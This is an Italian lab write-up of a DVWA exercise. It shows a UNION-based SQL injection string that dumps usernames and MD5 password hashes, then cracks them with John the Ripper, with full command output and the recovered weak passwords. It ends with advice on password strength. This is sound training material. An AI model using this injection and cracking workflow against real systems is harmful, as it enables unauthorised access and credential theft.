

SQL INJECTION


Inserendo la stringa **1'UNION SELECT user, password FROM users#** risaliamo agli username e le password da craccare

User ID:

```
ID: 1'UNION SELECT user, password FROM users#  
First name: admin  
Surname: admin  
  
ID: 1'UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1'UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 1'UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1'UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 1'UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

PASSWORD CRACKING

Copio queste password in un file di testo che chiamerò **dvwa**



```
File Macchina Visualizza Inserimento Dispositivi Aiuto  
GNU nano 7.2  
admin:  
5f4dcc3b5aa765d61d8327deb882cf99  
  
gordonb:  
e99a18c428cb38d5f260853678922e03  
  
1337:  
8d3533d75ae2c3966d7e0d4fcc69216b  
  
pablo:  
0d107d09f5bbe40cade3de5c71e9e9b7  
  
smithy:  
5f4dcc3b5aa765d61d8327deb882cf99
```

John the Ripper è uno strumento per decifrare le password in grado di violare la crittografia delle password, altamente personalizzabile in modo da ridurre i tempi della sessione.

Usando John the Ripper con il solo comando **john dvwa** non otteniamo risposta, si dovrà quindi specificare il formato (raw-md5) a questo punto si procede alla decriptazione delle password

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-md5 dvwa
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2023-06-07 10:40) 5.319g/s 189734p/s 189734c/s 191368C/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Infine con il comando -show le possiamo vedere elencate

```
(kali㉿kali)-[~/Desktop]
$ john --show --format=Raw-MD5 dvwa
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

CONCLUSIONI

Le password in questione presentavano diverse debolezze, dovrebbero essere composte da almeno di 12 caratteri minuscoli, maiuscoli, numeri e simboli.